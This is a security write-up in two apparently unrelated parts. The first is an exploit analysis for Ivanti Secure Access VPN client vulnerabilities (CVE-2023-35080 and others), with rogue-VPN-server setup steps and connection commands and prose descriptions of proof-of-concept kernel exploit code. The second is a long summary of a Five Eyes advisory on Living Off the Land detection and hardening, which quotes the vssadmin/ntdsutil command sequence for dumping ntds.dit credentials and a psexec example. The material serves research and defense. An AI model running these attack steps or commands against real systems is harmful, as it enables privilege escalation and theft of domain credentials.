- **Install the Server:** Install the downloaded VM image on a Virtual Private Server (VPS) or locally. Ensure that you can point a domain name to it, such as `vpn.rogue-server.com`.
- **Complete the VM Setup:** Boot the VM image and complete the setup as prompted. After finishing, you can access the admin portal via the web.
- **Configure a Valid Certificate:** Obtain a valid certificate for a rogue server domain (e.g., `vpn.rogue-server.com`) using a service like Let's Encrypt. Upload the `fullchain.pem` and `privkey.pem` to the admin portal under `System -> Configuration -> Certificates -> Device certificate`. Delete any pre-configured self-signed certificate and configure your valid certificate to be used by the internal and external ports.
- **Restrict VPN & Configure TDI-Failover:** In the admin portal, navigate to `Users -> User Roles -> Users`. Uncheck all Access Features except for `Secure Application Manager & Windows/Mac version` sub-item. Then, enable `Enable fail-over to TDI for Pulse SAM connection` under the `SAM -> Options` tab.
- **Create a VPN User:** Go to `Authentication -> Auth. Servers -> System Local -> Users` tab and create a new user with a static username and password. This user will be used to connect to the rogue VPN.
- **Let Victim Connect to the Rogue Server:** Have the victim connect to the rogue server by providing the URL, username/password of the user you created, and the realm which that user is in (default is `Users`). Use the following command to connect:

```
"%programfiles(x86)%\Common Files\Pulse Secure\Integration\pulselauncher.exe" -url YOUR_DOMAIN -u YOUR_USER -p YOUR_PASS -r Users
```

For example:

```
"%programfiles(x86)%\Common Files\Pulse Secure\Integration\pulselauncher.exe" -url vpn.rogue-server.com -u steve -p Welcome01! -r Users
```

- **Stop the VPN Client:** Before running the privilege escalation exploit, stop the VPN client to prevent memory corruptions using the command:

```
"%programfiles(x86)%\Common Files\Pulse Secure\Integration\pulselauncher.exe" -stop
```

By following these steps, an attacker can enable the vulnerable driver and potentially exploit the vulnerabilities CVE-2023-38043, CVE-2023-35080, and CVE-2023-38543 in Ivanti Secure Access VPN to escalate privileges

D. PoC "main.c"

The code relates to the Ivanti Pulse VPN Client Exploit for CVE-2023-35080 is designed to exploit a vulnerability in the Ivanti Secure Access Windows client, allowing for privilege escalation, denial of service (DoS), or information disclosure.

1)How the Code Works

- **Thread Priority Adjustment:** The code starts by attempting to set the current thread's priority to background mode to minimize its impact on the system's performance.
- **Memory Allocation and Configuration:** It allocates memory for various buffers (`input_buffer`, `initial_buffer`, `buff_30h`, `iocsq_rsi_plus_8h`) and configures them to construct a malicious payload. This includes setting up a pointer (`buff_28h`) to hold the byte value intended to be written into a vulnerable component within the driver's memory space.
- **Kernel Base Address Retrieval:** The code retrieves the base address of the kernel (`ntoskrnl_base`) to calculate the addresses of specific functions or offsets within the kernel that the exploit intends to manipulate.
- **Function Pointers Setting:** It sets up function pointers within the prepared buffers to point to malicious or controlled code segments or to trigger the vulnerability within the Ivanti Secure Access Client driver.
- **Triggering the Vulnerability:** The exploit triggers the vulnerability by making a `DeviceIoControl` call with the prepared `input_buffer`, which contains the malicious payload designed to exploit the vulnerability.
- **Privilege Escalation:** If successful, the exploit modifies the current process's token privileges or performs other unauthorized actions, leading to privilege escalation, DoS, or information disclosure.

2)Incoming Data:

- **Target Device Path:** The path to the vulnerable device or driver that the exploit targets.
- **Byte Value (what):** The specific byte value that the exploit intends to write into the target memory location.
- **Target Memory Address (where):** The memory address within the vulnerable component or driver where the exploit intends to write the byte value.

3)Outgoing Data/Result

- **Exploit Status Messages:** The code prints status messages indicating the success or failure of various steps, such as setting thread priority, creating threads, and executing the exploit.
- **Privileged Access:** If the exploit is successful, it achieves elevated privileges for the current process, allowing it to perform actions that were previously restricted.
- **Potential System Modification:** Depending on the exploit's intent, it could modify system settings, disable security measures, or perform other unauthorized actions as a result of the privilege escalation.

E. PoC "kernel.c"

The code targets a vulnerability in a system driver, likely related to the Ivanti Pulse VPN Client Exploit for CVE-2023-

35080. The code is written in C and includes several functions that interact with the Windows operating system at a low level to manipulate device handles and memory.

1)How the Code Works

- **BuildDevicePath:** Constructs the device path string for the vulnerable driver.
- **OpenDevice:** Opens a handle to the device using the `CreateFileW` function, which allows for reading and writing to the device.
- **CloseDevice:** Closes the handle to the device and frees associated memory.
- **GetFunctionOffset:** Retrieves the offset of a function within the `ntoskrnl.exe` file, which is the Windows NT kernel.
- **GetKernelBase:** Determines the base address of the kernel by querying system information.
- **GetObjectPointedByHandle:** Retrieves the kernel object pointed to by a given handle, which could be used to manipulate or read information from that object.

2)Incoming Data

- **DevicePath:** A string representing the path to the vulnerable device or driver.
- **DEVICE_NAME_W:** The name of the device which is used to construct the device path.
- **hDevice:** A pointer to a handle that will be used to interact with the device.
- **fnName:** The name of the function whose offset is being retrieved.
- **h:** a handle whose pointed object is being retrieved.

3)Outgoing Data/Result

- **DevicePath:** The full device path string that is constructed and used to open a handle to the device.
- **hDevice:** The handle obtained by opening the device, which can be used for further interaction with the device.
- **FnOffset:** The offset of the specified function within the kernel's executable image.
- **KernelBase:** The base address of the kernel obtained from the system information.
- **Object:** The kernel object pointed to by the specified handle, which can be manipulated or read.

The code is designed to perform low-level operations that are typically part of an exploit chain. These operations include opening a handle to a vulnerable driver, determining the location of certain functions or data within the kernel, and potentially using this information to manipulate the system in a way that exploits the vulnerability.

A stylized illustration of a futuristic city at night. In the foreground, a robot with a large, glowing orange and yellow visor and a yellow jacket stands on the left. To its right is a large, pink, round, smiling creature with large blue eyes. The background features tall, futuristic buildings under a dark blue sky with stars and a large, glowing orb. The text "LIVING OFF THE LAND (LOTL)" is centered over the scene.

**LIVING OFF THE
LAND (LOTL)**



Abstract – This document provides an in-depth analysis of the National Security Agency's (NSA) advisory on combatting cyber threat actors who perpetrate Living Off the Land (LOTL) intrusions. The analysis encompasses a thorough examination of the advisory's multifaceted approach to addressing LOTL tactics, which are increasingly leveraged by adversaries to exploit legitimate tools within a target's environment for malicious purposes.

The analysis offers a high-quality summary of the NSA's advisory, distilling its key points into actionable insights. It serves as a valuable resource for security professionals, IT personnel, policymakers, and stakeholders across various industries, providing them with the knowledge to enhance their defensive capabilities against sophisticated LOTL cyber threats. By implementing the advisory's recommendations, these professionals can improve their situational awareness, refine their security posture, and develop more robust defense mechanisms to protect against the subtle and stealthy nature of LOTL intrusions.

A. Introduction

The document titled "Joint Guidance: Identifying and Mitigating LOTL Techniques" provides guidance on how organizations can better protect themselves against Living Off the Land (LOTL) techniques. These techniques involve cyber threat actors leveraging legitimate tools and software present within the target's environment to conduct malicious activities, making detection more challenging. This approach aims to reduce the availability of legitimate operating system and application tools (LOLBins) that threat actors can exploit.

The guidance is based on insights from a joint advisory, red team assessments by the authoring agencies, authoring agency incident response engagements and collaborative efforts with the industry. It stresses the importance of establishing and maintaining an infrastructure that collects and organizes data to help defenders detect LOTL techniques, tailored to each organization's risk landscape and resource capabilities.

B. Main keypoints

- **Authoring Agencies:** The guide is authored by major cybersecurity and national security agencies from the U.S., Australia, Canada, the United Kingdom, and New Zealand, focusing on common LOTL techniques and gaps in cyber defense capabilities.
- **LOTL Techniques:** Cyber threat actors use LOTL techniques to compromise and maintain access to critical infrastructure, leveraging legitimate system tools and processes to blend in with normal activities and evade detection.
- **Challenges in Detection:** Many organizations struggle to detect malicious LOTL activity due to inadequate security and network management practices, lack of conventional indicators of compromise, and the difficulty of distinguishing malicious activity from legitimate behavior.
- **Detection Best Practices:** Recommendations include implementing detailed logging, establishing activity baselines, utilizing automation for continuous review, reducing alert noise, and leveraging user and entity behavior analytics (UEBA).
- **Hardening Best Practices:** Suggestions involve applying vendor-recommended security hardening guidance, implementing application allowlisting, enhancing network segmentation and monitoring, and enforcing authentication and authorization controls.
- **Software Manufacturer Recommendations:** The guide urges software manufacturers to adopt secure by design principles to reduce exploitable flaws that enable LOTL techniques. This includes disabling unnecessary protocols, limiting network reachability, restricting elevated privileges, enabling phishing-resistant MFA by default, providing secure logging, eliminating default passwords, and limiting dynamic code execution.

C. Secondary keypoints

- The guidance is aimed at helping organizations mitigate Living Off The Land (LOTL) techniques, where threat actors use legitimate tools within the environment for malicious purposes.
- Organizations are advised to exercise due diligence when selecting software, devices, cloud service providers, and managed service providers, choosing those with secure by design principles.
- Vendors should be held accountable for their software's default configurations and adherence to the principle of least privilege.
- Software manufacturers are encouraged to reduce exploitable flaws and take ownership of their customers' security outcomes.
- Network defense strategies include monitoring for unusual system interactions, privilege escalations, and deviations from normal administrative actions.

- Organizations should establish and maintain an infrastructure for collecting and organizing data to detect LOTL techniques, tailored to their specific risk landscape and resource capabilities

D. Benefits and drawbacks

The analyzed document outlines a comprehensive approach to enhance cybersecurity defenses against LOTL tactics. This approach includes recommendations for detection and logging, centralized logging, behavior analytics, anomaly detection, and proactive hunting.

While the proposed solutions offer significant benefits in enhancing cybersecurity defenses against LOTL tactics, organizations must also consider the potential drawbacks and limitations. Effective implementation requires careful planning, resource allocation, and continuous adjustment to address the evolving threat landscape.

1) Benefits

- **Enhanced Detection Capabilities:** Implementing comprehensive and verbose logging, along with centralized logging, significantly enhances an organization's ability to detect malicious activities. This approach enables behavior analytics, anomaly detection, and proactive hunting, providing a robust defense against LOTL techniques.
- **Improved Security Posture:** The guidance recommends hardening measures such as applying vendor-provided or industry-standard hardening guidance, minimizing running services, and securing network communications. These measures reduce the attack surface and improve the overall security posture of organizations.
- **Increased Visibility:** Centralized logging allows for the maintenance of longer log histories, which is crucial for identifying patterns and anomalies over time. This increased visibility into network and system activities aids in the early detection of potential threats.
- **Efficient Use of Resources:** Automation of log review and hunting activities increases the efficiency of these processes, enabling organizations to better utilize their resources. Automated systems can compare current activities against established behavioral baselines, focusing on privileged accounts and critical assets.
- **Strategic Network Segmentation:** Enhancing network segmentation and monitoring limits lateral movement possibilities for threat actors, reducing the "blast radius" of accessible systems in the event of a compromise. This strategic approach helps contain threats and minimizes potential damage.

2) Drawbacks/Limitations

- **Resource Intensiveness:** Implementing the recommended detection and hardening measures can be resource-intensive, requiring significant investment in technology and personnel training. Smaller organizations may find it challenging to allocate the necessary resources.

- **Complexity of Implementation:** Establishing and maintaining the infrastructure for comprehensive logging and analysis can be complex. Organizations may face challenges in configuring and managing these systems effectively, especially in diverse and dynamic IT environments.

- **Potential for Alert Fatigue:** While reducing alert noise is a goal of the proposed solutions, the sheer volume of logs and alerts generated by comprehensive logging and anomaly detection systems can lead to alert fatigue among security personnel, potentially causing critical alerts to be overlooked.

- **False Positives and Negatives:** Behavior analytics and anomaly detection systems may generate false positives and negatives, leading to unnecessary investigations or missed threats. Fine-tuning these systems to minimize inaccuracies requires ongoing effort and expertise.

- **Dependence on Vendor Support:** The effectiveness of hardening measures and secure configurations often depends on the support and guidance provided by software vendors. Organizations may face limitations if vendors do not prioritize security or provide adequate hardening guidelines.

E. Living off the Land

Living Off the Land (LOTL) techniques represent a sophisticated cyber threat strategy where attackers exploit native tools and processes already present within a target's environment. This approach allows them to blend seamlessly with normal system activities, significantly reducing the likelihood of detection. The effectiveness of LOTL lies in its ability to utilize tools that are not only already deployed but are also trusted within the environment, thereby circumventing traditional security measures that might block or flag unfamiliar or malicious software.

LOTL techniques are not confined to a single type of environment; they are effectively used across on-premises, cloud, hybrid, Windows, Linux, and macOS environments. This versatility is partly due to the attackers' preference to avoid the costs and efforts associated with developing and deploying custom tools. Instead, they leverage the ubiquity and inherent trust of native tools to carry out their operations.

1) Windows Environments

In Windows environments, which are prevalent in corporate and enterprise settings, LOTL techniques are particularly observed due to the widespread use and trust in the operating system's native tools, services, and features. Attackers exploit these components, knowing they are ubiquitous and generally trusted, making their malicious activities less likely to be detected.

2) macOS and Hybrid Environments

In macOS environments, the concept of LOTL is often referred to as "living off the orchard." Here, attackers exploit native scripting environments, built-in tools, system configurations, and binaries, known as "LOOBins." The strategy is similar to that in Windows environments but tailored to the unique aspects of macOS. In hybrid environments, which

combine physical and cloud-based systems, attackers are increasingly leveraging sophisticated LOTL techniques to exploit both types of systems.

3) Resources and Known Exploits

There are several resources provide comprehensive lists and information to understand the specific tools and binaries exploited by attackers:

- The LOLBAS project's GitHub repository offers insights into Living Off The Land Binaries, Scripts, and Libraries.
- Websites like [gtfobins.github.io](#), [loobins.io](#), and [loldrivers.io](#) provide lists of Unix, macOS, and Windows binaries, respectively, known to be used in LOTL techniques.

4) Third-Party Remote Access Software

Beyond native tools, cyber threat actors also exploit third-party remote access software, such as remote monitoring and management, endpoint configuration management, EDR, patch management, mobile device management systems, and database management tools. These tools, designed to administer and protect domains, possess built-in functionality that can execute commands across all client hosts in a network, including critical hosts like domain controllers. The high privileges these tools require for system administration make them attractive targets for attackers looking to exploit them for LOTL techniques.

F. Security Baselines and Alert Noise

One of the primary issues identified is the lack of security baselines within organizations, which permits the execution of living off the land binaries (LOLBins) without detection of anomalous activity. Additionally, organizations often fail to fine-tune their detection tools, resulting in an overwhelming number of alerts that are difficult to manage and act upon. This is compounded by automated systems performing highly privileged actions that can flood analysts with log events if not properly categorized.

1) Challenges in Distinguishing Malicious Activity

Even organizations with mature cyber postures and best practices in place find it difficult to distinguish between malicious LOTL activity and legitimate behavior:

- LOLBins are commonly used by IT administrators and are therefore trusted, which can mislead network defenders into assuming they are safe for all users.
- There is a misconception that legitimate IT administrative tools are globally safe, leading to blanket "allow" policies that expand the attack surface.
- Overly broad exceptions for tools like PsExec, due to their regular use by administrators, can be exploited by malicious actors to move laterally without detection.

2) Siloed Operations and Untuned EDR Systems

The red team and incident response teams have frequently observed that network defenders:

- Operate in silos, separate from IT teams, hindering the creation of user behavior baselines and delaying

vulnerability remediation and abnormal behavior investigations.

- Rely on untuned endpoint detection and response (EDR) systems and discrete indicators of compromise (IOCs), which may not trigger alerts for LOTL activity and can be easily altered by attackers to avoid detection.

3) Logging Configurations and Allowlisting Policies

Deficiencies in logging configurations and allowlisting policies further complicate the detection of LOTL activities:

- Default logging configurations often fail to capture all relevant activity, and logs from many applications require additional processing to be useful for network defense.
- Broad allowlisting policies for IP address ranges owned by hosting and cloud providers can inadvertently provide cover for malicious actors.

4) macOS Device Protections

Network defenders must also ensure adequate protections for macOS devices, which are often mistakenly considered inherently secure:

- macOS lacks standardized system hardening guidance, leading to deployments with default settings that may not be secure.
- The presumption of macOS safety can result in the deprioritization of standard security measures, such as security assessments and application allowlisting.
- In mixed-OS environments, the lower representation of macOS devices can lead to a lack of attention to their security, making them more vulnerable to intrusions.

G. Detection opportunities

1) Comprehensive and Detailed Logging

- **Implementation of Comprehensive Logging:** Establishing extensive and detailed logging mechanisms is crucial. This includes enabling logging for all security-related events across platforms and ensuring that logs are aggregated in a secure, centralized location to prevent tampering by adversaries.
- **Cloud Environment Logging:** For cloud environments, it's essential to enable logging for control plane operations and configure logging policies for all cloud services, even those not actively used, to detect potential unauthorized activities.
- **Verbose Logging for Security Events:** Enabling verbose logging for events such as command lines, PowerShell activities, and WMI event tracing provides deeper visibility into tool usage within the environment, aiding in the detection of malicious LOTL activities.

2) Establishing Behavioral Baselines

- **Maintaining Baselines:** Continuously maintaining a baseline of installed tools, software, account behavior,

and network traffic allows defenders to identify deviations that may indicate malicious activity.

- **Network Monitoring and Threat Hunting:** Enhancing network monitoring, extending log storage, and deepening threat hunting tactics are vital for uncovering prolonged adversary presence leveraging LOTL techniques.

3)Automation and Efficiency

- **Leveraging Automation:** Using automation to review logs continually and compare current activities against established behavioral baselines increases the efficiency of hunting activities, especially focusing on privileged accounts and critical assets.

4)Reducing Alert Noise

- **Refining Monitoring Tools:** It's important to refine monitoring tools and alerting mechanisms to differentiate between typical administrative actions and potential threat behavior, thus focusing on alerts that most likely indicate suspicious activities.

5)Leveraging UEBA

- **User and Entity Behavior Analytics (UEBA):** Employing UEBA to analyze and correlate activities across multiple data sources helps identify potential security incidents that may be missed by traditional tools and profiles user behavior to detect insider threats or compromised accounts.

6)Cloud-Specific Considerations

- **Cloud Environment Architecting:** Architecting cloud environments to ensure proper separation of enclaves and enabling additional logs within the environment provide more insight into potential LOTL activities.

H. Hardening Strategies

These strategies are aimed at reducing the attack surface and enhancing the security posture of organizations and their critical infrastructure.

1)Hardening Guidance

Vendor and Industry Hardening Guidance: Organizations should strengthen software and system configurations based on vendor-provided or industry, sector, or government hardening guidance, such as those from NIST, to reduce the attack surface.

a) Platform-Specific Hardening:

- **Windows:** Apply security updates and patches from Microsoft, follow Windows Security Baselines Guide or CIS Benchmarks, harden commonly exploited services like SMB and RDP, and disable unnecessary services and features.
- **Linux:** Check binary permissions and adhere to CIS's Red Hat Enterprise Linux Benchmarks.
- **macOS:** Regularly update and patch the system, use built-in security features like Gatekeeper, XProtect,

and FileVault, and follow the macOS Security Compliance Project's guidelines.

b) Cloud Infrastructure Hardening:

- **Microsoft Cloud:** Refer to CISA's Microsoft 365 security configuration baseline guides for secure configuration baselines across various Microsoft cloud services.
- **Google Cloud:** Consult CISA's Google Workspace security configuration baseline guides for secure configuration baselines across Google cloud services.
- **Universal Hardening Measures:** Minimize running services, apply the principle of least privilege, and secure network communications.
- **Critical Asset Security:** Apply vendor hardening measures for critical assets like ADFS and ADCS and limit the applications and services that can be used or accessed by them.
- **Administrative Tools:** Use tools that do not cache credentials on the remote host to prevent threat actors from reusing compromised credentials.

2)Application Allowlisting

Constrain Execution Environment: Implement application allowlisting to channel user and administrative activity through a narrow path, enhancing monitoring and reducing alert volume.

a) Platform-Specific Allowlisting:

- **macOS:** Configure Gatekeeper settings to prevent execution of unsigned or unauthorized applications.
- **Windows:** Use AppLocker and Windows Defender Application Control to regulate executable files, scripts, MSI files, DLLs, and packaged app formats.

3)Network Segmentation and Monitoring

- **Limit Lateral Movement:** Implement network segmentation to limit the access of users to the minimum necessary applications and services, reducing the impact of compromised credentials.
- **Network Traffic Analysis:** Use tools to monitor traffic between segments and place network sensors at critical points for comprehensive traffic analysis.
- **Network Traffic Metadata Parsing:** Utilize parsers like Zeek and integrate NIDS like Snort or Suricata to detect LOTL activities.

4)Authentication Controls

- **Phishing-Resistant MFA:** Enforce MFA across all systems, especially for privileged accounts.
- **Privileged Access Management (PAM):** Deploy robust PAM solutions with just-in-time access and time-based controls, complemented by role-based access control (RBAC).

- **Cloud Identity and Credential Access Management (ICAM):** Enforce strict ICAM policies, audit configurations, and rotate access keys.
- **Sudoers File Review:** For macOS and Unix, regularly review the sudoers file for misconfigurations and adhere to the principle of least privilege.

5) Zero Trust Architecture

As a long-term strategy, the guidance recommends implementing zero trust architectures to ensure that binaries and accounts are not automatically trusted and their use is restricted and examined for trustworthy behavior.

6) Additional Recommendations

- **Due Diligence in Vendor Selection:** Choose vendors with security by design principles and hold them accountable for their software's default configurations.
- **Audit Remote Access Software:** Identify authorized remote access software and apply best practices for securing remote access.
- **Restrict Outbound Internet Connectivity:** Limit internet access for back-end servers and monitor outbound connectivity for essential services.

I. Detection and Hunting Recommendations

It advocates for regular system inventory audits to catch adversary behavior that might be missed by event logs due to inadequate logging configurations or activities occurring before logging enhancements are deployed. Organizations are encouraged to enable comprehensive logging for all security-related events, including shell activities, system calls, and audit trails across all platforms, to improve the detection of malicious LOTL activity.

1) Network Logs

The detection of LOTL techniques through network logs presents unique challenges due to the transient nature of network artifacts and the complexity of distinguishing malicious activity from legitimate behavior. Network defenders must be vigilant and proactive in configuring and setting up logs to capture the necessary data for identifying LOTL activities. Unlike host artifacts, which can often be found unless deliberately deleted by a threat actor, network artifacts are derived from network traffic and are inherently more difficult to detect and capture. Network artifacts are significantly harder to detect than host artifacts because they are largely transient and require proper configuration of logging systems to be captured. Without the right sensors in place to record network traffic, there is no way to observe LOTL activity from a network perspective.

2) Indicators of LOTL Activity

Detecting LOTL activity involves looking for a collection of possible indicators that, together, paint a picture of the behavior of network traffic.

- **Reviewing Firewall Logs:** Blocked access attempts in firewall logs can signal compromise, especially in a properly segmented network. Network discovery and mapping attempts from within the network can also be indicative of LOTL activity. It is crucial to differentiate

between normal network management tool behavior and abnormal traffic patterns.

- **Investigating Unusual Traffic Patterns:** Specific types of traffic should be scrutinized, such as LDAP requests from non-domain joined Linux hosts, SMB requests across different network segments, or database access requests from user workstations that should only be made by frontend servers. Establishing baseline noise levels can help in distinguishing between legitimate applications and malicious requests.
- **Examining Logs from Network Services on Host Machines:** Logs from services like Sysmon and IIS on host machines can provide insights into web server interactions, FTP transactions, and other network activities. These logs can offer valuable context and details that may not be captured by traditional network devices.
- **Combining Network Traffic Logs with Host-based Logs:** This approach allows for the inclusion of additional information such as user account and process details. Discrepancies between the destination and on-network artifacts could indicate malicious traffic.

3) Application, Security, and System Event Logs

Default logging configurations often fail to capture all necessary events, potentially leaving gaps in the visibility of malicious activities. Prioritizing logs and data sources that are more likely to reveal malicious LOTL activities is crucial for effective detection and response.

4) Authentication Logs

Authentication logs play a vital role in identifying unauthorized access attempts and tracking user activities across the network. The guidance recommends ensuring that logging is enabled for all control plane operations, including API calls and end-user logins, through services like Amazon Web Services CloudTrail, Azure Activity Log, and Google Cloud Audit Logs. These logs can provide valuable insights into potential LOTL activities by highlighting unusual access patterns or attempts to exploit authentication mechanisms.

A robust strategy for the separation of privileges is essential for identifying LOTL techniques through authentication logs. Practices such as restricting domain administrator accounts to only log into domain controllers and using Privileged Access Workstations (PAWs) in conjunction with bastion hosts can minimize credential exposure and reinforce network segmentation. Multifactor authentication adds an additional layer of security.

5) Host-based Logs

Sysmon and other host-based logging tools offer granular visibility into system activities that can indicate LOTL exploitation. By capturing detailed information about process creations, network connections, and file system changes, these tools can help organizations detect and investigate suspicious behavior that might otherwise go unnoticed.

a) Establishing Baselines and Secure Logging

A foundational step in detecting abnormal or potentially malicious behavior is the establishment of baselines for running tools and activities. This involves understanding the normal operational patterns of a system to identify deviations that may indicate a security threat. It's also essential to rely on secure logs that are less susceptible to tampering by adversaries. For instance, while Linux `.bash_history` files can be modified by nonprivileged users, system-level `auditd` logs are more secure and provide a reliable record of activities.

b) *Leveraging Sysmon in Windows Environments*

Sysmon, a Windows system monitoring tool, offers granular insights into activities such as process creations, network connections, and registry modifications. This detailed logging is invaluable for security teams in hunting for and detecting the misuse of legitimate tools and utilities. Key strategies include:

- Using the `OriginalFileName` property to identify renamed files, which may indicate malicious activity. For most Microsoft utilities, the original filenames are stored in the PE header, providing a method to detect file tampering.
- Implementing detection techniques to identify the malicious use of command-line and scripting utilities, especially those exploiting Alternate Data Streams (ADS). Monitoring specific command-line arguments or syntax used to interact with ADS can reveal attempts to execute or interact with hidden payloads.

c) *Targeted Detection Strategies*

Enhancing Sysmon configurations to log and scrutinize command-line executions, with a focus on patterns indicative of obfuscation, can help identify attempts by cyber threat actors to bypass security monitoring tools. Examples include the extensive use of escape characters, concatenation of commands, and the employment of Base64 encoding.

d) *Monitoring Suspicious Process Chains*

Monitoring for suspicious process chains, such as Microsoft Office documents initiating scripting processes, is a key indicator of LOTL activity. It's uncommon for Office applications to launch scripting processes like `cmd.exe`, `PowerShell`, `wscript.exe`, or `cscript.exe`. Tracking these process creations and the execution of unusual commands from Office applications can signal a red flag and warrants further investigation.

e) *Integrating Logs with SIEM Systems*

Integrating Sysmon logs with Security Information and Event Management (SIEM) systems and applying correlation rules can significantly enhance the detection of advanced attack scenarios. This integration allows for the automation of the detection process and the application of analytics to identify complex patterns of malicious activity.

f) *Linux and macOS Considerations*

On Linux machines, enabling `Auditd` or `Sysmon` for Linux logging and integrating these logs with an SIEM platform can greatly improve the detection of anomalous activities. For macOS, utilizing tools like `Santa`, an open-source binary

authorization system, can help monitor process executions and detect abnormal behavior by productivity applications

6) *Review Configurations*

Regularly reviewing and updating system configurations is essential to ensure that security measures remain effective against evolving threats. This includes verifying that logging settings are appropriately configured to capture relevant data and that security controls are aligned with current best practices. Organizations should also assess the use of allowlists and other access control mechanisms to prevent the misuse of legitimate tools by malicious actors.

Regular reviews of host configurations against established baselines are essential for catching indicators of compromise (IOCs) that may not be reverted through regular group policy updates. This includes changes to installed software, firewall configurations, and updates to core files such as the `Hosts` file, which is used for DNS resolution. Such reviews can reveal discrepancies that signal unauthorized modifications or the presence of malicious software.

- **Bypassing Standard Event Logs:** Cyber threat actors have been known to bypass standard event logs by directly writing to the registry to register services and scheduled tasks. This method does not create standard system events, making it a stealthy way to establish persistence or execute tasks without triggering alerts.
- **System Inventory Audits:** Conducting regular system inventory audits is a proactive measure to catch adversary behavior that may have been missed by event logs, whether due to incorrect event capture or activities that occurred before logging enhancements were deployed. These audits help ensure that any changes to the system are authorized and accounted for.

7) *Behavioral Analysis*

Comparing activity against normal user behavior is key to detecting anomalies. Unusual behaviors to look out for include odd login hours, access outside of expected work schedules or holiday breaks, rapid succession or high volume of access attempts, unusual access paths, concurrent sign-ins from multiple locations, and instances of impossible time travel.

8) *NTDSUtil.exe and PSEXec.exe*

Specific attention is given to detecting misuse of `NTDSUtil.exe` and `PSEXec.exe`, tools that, while legitimate, are often leveraged by attackers for malicious purposes, such as attempts to dump credentials or move laterally across the network. By focusing on the behavioral context of these tools' usage, organizations can more effectively distinguish between legitimate and malicious activities.

a) *The Exploitation Process*

A common tactic involves creating a volume shadow copy of the system drive, typically using `vssadmin.exe` with commands like `Create Shadow /for=C:`. This action captures a snapshot of the system's current state, including the Active Directory database. Following this, `ntdsutil.exe` is employed to interact with this shadow copy through a specific command sequence (`ntdsutil snapshot "activate instance ntds" create quit quit`). The attackers then access the shadow copy to extract the

ntds.dit file from a specified directory. This sequence aims to retrieve sensitive credentials, such as hashed passwords, from the Active Directory, enabling full domain compromise.

b) *Detection and Response*

To detect and respond to such exploitation, it's crucial to understand the context of ntdsutil.exe activities and differentiate between legitimate administrative use and potential malicious exploitation. Key log sources and monitoring strategies include:

- **Command-line and Process Creation Logs:** Security logs (Event ID 4688) and Sysmon logs (Event ID 1) provide insights into the execution of ntdsutil.exe commands. Unusual or infrequent use of ntdsutil.exe for snapshot creation might indicate suspicious activity.
- **File Creation and Access Logs:** Monitoring file creation events (Sysmon's Event ID 11) and attempts to access sensitive files like NTDS.dit (security logs with Event ID 4663) can offer additional context to the snapshot creation and access process.
- **Privilege Use Logs:** Event ID 4673 in security logs, indicating the use of privileged services, can signal potential misuse when correlated with the execution of ntdsutil.exe commands.
- **Network Activity and Authentication Logs:** These logs can provide context about concurrent remote connections or data transfers, potentially indicating data exfiltration attempts. Authentication logs are also crucial for identifying the executor of the ntdsutil.exe command and assessing whether the usage aligns with typical administrative behavior.

c) *Comprehensive Analysis of PSEXec.exe in LOTL Tactics*

PSEXec.exe, a component of the Microsoft PsTools suite, is a powerful utility for system administrators, offering the capability to remotely execute commands across networked systems, often with elevated SYSTEM privileges. Its versatility, however, also makes it a favored tool in Living Off the Land (LOTL) tactics employed by cyber threat actors.

d) *The Role of PSEXec.exe in Cyber Threats*

PSEXec.exe is commonly utilized for remote administration and the execution of processes across systems, such as execute one-off commands aimed at modifying system configurations, such as removing port proxy configurations on a remote host with commands like:

```
"C:\pstools\psexec.exe" {REDACTED} -s cmd /c "cmd.exe /c netsh interface portproxy delete v4tov4 listenaddress=0.0.0.0 listenport=9999"
```

e) *Detection and Contextualization Strategies*

To effectively counter the malicious use of PSEXec.exe, network defenders must leverage a variety of logs that provide insights into the execution of commands and the broader context of the operation:

- **Command-line and Process Creation Logs:** Security logs (Event ID 4688) and Sysmon logs (Event ID 1) are

invaluable for tracking the execution of PSEXec.exe and associated commands. These logs detail the command line used, shedding light on the process's nature and intent.

- **Privilege Use and Explicit Credential Logs:** Security logs (Event ID 4672) document instances where special privileges are assigned to new logons, crucial when PSEXec is executed with the -s switch for SYSTEM privileges. Event ID 4648 captures explicit credential use, indicating when PSEXec is run with specific user credentials.
- **Sysmon Logs for Network Connections and Registry Changes:** Sysmon's Event ID 3 logs network connections, central to PSEXec's remote execution functionality. Event IDs 12, 13, and 14 track registry changes, including deletions (Event ID 14) of registry keys associated with the executed Netsh command, providing evidence of modifications to the system's configuration.
- **Windows Registry Audit Logs:** If enabled, these logs record modifications to registry keys, offering detailed information such as the timestamp of changes, the account under which changes were made (often the SYSTEM account due to PSEXec's -s switch), and the specific registry values altered or deleted.
- **Network and Firewall Logs:** Analysis of network traffic, especially SMB traffic characteristic of PSEXec use, and firewall logs on the target system can reveal connections to administrative shares and changes to the system's network configuration. These logs can correlate with the timing of command execution, providing further context to the activity.

J. *Remediation Strategies for Compromised Networks*

When an organization detects a compromise, especially involving Living Off the Land (LOTL) tactics, it is critical to implement immediate defensive countermeasures. The Joint Guidance on Identifying and Mitigating LOTL Techniques outlines a comprehensive remediation strategy that organizations should follow to mitigate the impact of such incidents.

1) *Immediate Response Actions*

- Reset credentials for both privileged and non-privileged accounts within the trust boundary of each compromised account.
- Force password resets and revoke and issue new certificates for all accounts and devices.

2) *Windows Environment Specific Actions:*

- If access to the Domain Controller (DC) or Active Directory (AD) is suspected, reset all local account passwords, including Guest, HelpAssistant, DefaultAccount, System, Administrator, and krbtgt. The krbtgt account, which handles Kerberos ticket requests, should be reset twice to ensure security due to its two-password history.

- If the ntds.dit file is suspected to have been exfiltrated, reset all domain user passwords.
- Review and adjust access policies, temporarily revoking or reducing privileges to contain affected accounts and devices.
- Reset Non-Elevated Account Credentials: If the threat actor's access is limited to non-elevated permissions, reset the relevant account credentials or access keys and monitor for further signs of unauthorized access, especially for administrative accounts.

3) Network and Device Configuration Audit

- **Audit Network Appliances and Edge Devices:** Check for signs of unauthorized or malicious configuration changes. If changes are found:
 - Change all credentials used to manage network devices, including keys and strings securing network device functions.
 - Update all firmware and software to the latest versions.

4) Remote Access Tool Usage

Minimize and Control Remote Access: Follow best practices for securing remote access tools and protocols, including guidance on securing remote access software and using PowerShell securely.

K. Recommendations for Software Manufacturers

These recommendations is crucial in reducing the prevalence of exploitable flaws that enable LOTL tactics.

1) Minimizing Attack Surfaces

Software manufacturers are urged to minimize attack surfaces that can be exploited by cyber threat actors using LOTL techniques. This includes disabling unnecessary protocols by default, limiting the number of processes and programs running with escalated privileges, and taking proactive steps to limit the ability for actors to leverage native functionality for intrusions.

2) Embedding Security in the SDLC

